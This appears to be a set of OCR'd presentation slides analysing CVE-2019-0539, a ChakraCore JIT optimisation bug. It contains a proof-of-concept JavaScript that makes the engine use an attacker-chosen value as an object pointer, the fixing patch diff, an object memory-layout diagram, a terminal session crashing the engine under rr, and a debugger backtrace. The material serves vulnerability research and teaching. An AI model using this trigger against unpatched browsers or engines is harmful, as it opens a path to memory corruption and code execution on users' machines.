
- Found by lokihardt
- Patched on 8th of January
- Bug in Chakra optimization pass
- Allows arbitrary replacement of a pointer
- The bug has been there for ages!

CVE-2019-0539 POC




```javascript
function opt(o, proto, value) {
    o.b = 1;
    let tmp = {__proto__: proto};
    o.a = value;
}

function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }
    let o = {a: 1, b: 2};
    opt(o, o, 0x1234); // <-- This value is used as a pointer
    print(o.a);
}

main();
```

Patch for CVE-2019-0539 and friends



```
diff --git a/lib/Backend/GlobOptFields.cpp b/lib/Backend/GlobOptFields.cpp
index 88bf72d32..6fcb61151 100644
--- a/lib/Backend/GlobOptFields.cpp
+++ b/lib/Backend/GlobOptFields.cpp
@@ -564,7 +564,7 @@ GlobOpt::ProcessFieldKills(IR::Instr *instr, BVSparse<JitArenaAllocator> *bv, bo
         break;

+    case Js::OpCode::InitClass:
+    case Js::OpCode::InitProto:
+    case Js::OpCode::NewScObjectNoCtor:
+    case Js::OpCode::NewScObjectNoCtorFull:
         if (inGlobOpt)
```

Memory Layout of JS Objects




```
Memory layout of DynamicObject can be one of the following:
       (#1)                (#2)                (#3)
 +--------------+    +--------------+    +--------------+
 | vtable, etc. |    | vtable, etc. |    | vtable, etc. |
 |--------------|    |--------------|    |--------------|
 | auxSlots     |    | auxSlots     |    | inline slots |
 | union        |    | union        |    |              |
 +--------------+    |--------------|    |              |
                     | inline slots |    |              |
                     +--------------+    +--------------+
```

PoC demo with record-replay debugging


Note: the demo was live, I have included screenshot of the most important parts

Test case



```
function opt(o, proto, value) {
        o.b = 0xbeef;
        let tmp = {__proto__: proto};
        o.a = value;
}

function main() {
        for (let i = 0; i < 2000; i++) {
                let o = {a: 1, b: 2};
                opt(o, {}, {});
        }
        let o = {a: 0x1234, b: 0x5678};
        opt(o, o, 0xdead);
        print(o.a);
}

main();
~
~
~
~
~
:                                                               16,0-1        All
```


Run test case


ctf@ubuntu: ~/chakra

File Edit View Search Terminal Help


```
ctf@ubuntu:~$ mv chackra/ chakra
ctf@ubuntu:~$ cd chakra/
ctf@ubuntu:~/chakra$ ls
ch  Dockerfile  e.js  expl.js  explr1.js  explr2.js  explr3.js  explrw.js  files8.7
z  home  libChakraCore.so  null  patch.diff  pjit.js  s1.js  s3.js  s5.js  sh  solv
e.js
ctf@ubuntu:~/chakra$ ls
ch  Dockerfile  e.js  expl.js  explr1.js  explr2.js  explr3.js  explrw.js  files8.7
z  home  libChakraCore.so  null  patch.diff  pjit.js  s1.js  s3.js  s5.js  sh  solv
e.js
ctf@ubuntu:~/chakra$ ls ..
chakra  core  examples.desktop  tmp
ctf@ubuntu:~/chakra$ vim poc.js
ctf@ubuntu:~/chakra$ code poc.js
ctf@ubuntu:~/chakra$ vim poc.js
ctf@ubuntu:~/chakra$ cat poc.js null | rr ./ch
rr: Saving execution to trace directory `/home/ctf/.local/share/rr/ch-47'.

Enter JS Code:

JS Output:
Segmentation fault
ctf@ubuntu:~/chakra$
```

Find crash site



```
[#0] Id 1, stopped 0x7fb948f7a8a7 in Js::DynamicTypeHandler::GetSlot(Js::DynamicObj
ect*, int) (), reason: SIGSEGV
[#1] Id 2, stopped 0x70000002 in ?? (), reason: SIGSEGV
[#2] Id 3, stopped 0x70000002 in ?? (), reason: SIGSEGV
─────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x7fb948f7a8a7 →Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*, int)()
[#1] 0x7fb948f3cb97 →int Js::SimpleDictionaryTypeHandlerBase<unsigned short, Js::P
ropertyRecord const*, false>::GetProperty_Internal<false>(Js::DynamicObject*, void*
, int, void**, Js::PropertyValueInfo*, Js::ScriptContext*)()
[#2] 0x7fb948f0b20b →Js::DynamicObject::GetPropertyQuery(void*, int, void**, Js::P
ropertyValueInfo*, Js::ScriptContext*)()
[#3] 0x7fb948ccbdbd →int Js::JavascriptOperators::GetProperty_Internal<false>(void
*, Js::RecyclableObject*, bool, int, void**, Js::ScriptContext*, Js::PropertyValueI
nfo*)()
[#4] 0x7fb948cc5b4c →Js::JavascriptOperators::PatchGetValueWithThisPtrNoFastPath(J
s::FunctionBody*, Js::InlineCache*, unsigned int, void*, int, void*)()
[#5] 0x7fb948ce7e54 →void* Js::ProfilingHelpers::ProfiledLdFld<false, false, false
>(void*, int, Js::InlineCache*, unsigned int, Js::FunctionBody*, void*)()
[#6] 0x7fb948c538fb →Js::InterpreterStackFrame::ProcessProfiled()()
[#7] 0x7fb948c32383 →Js::InterpreterStackFrame::Process()()
[#8] 0x7fb948c31b4b →Js::InterpreterStackFrame::InterpreterHelper(Js::ScriptFuncti
on*, Js::ArgumentReader, void*, void*, Js::InterpreterStackFrame::AsmJsReturnStruct
*)()
[#9] 0x7fb948c31605 →Js::InterpreterStackFrame::InterpreterThunk(Js::JavascriptCal
lStackLayout*)()
──────────────────────────────────────────────────────────────────────────────────────
0x00007fb948f7a8a7 in Js::DynamicTypeHandler::GetSlot(Js::DynamicObject*, int) () f
rom /home/ctf/chakra/libChakraCore.so
gef➤
```

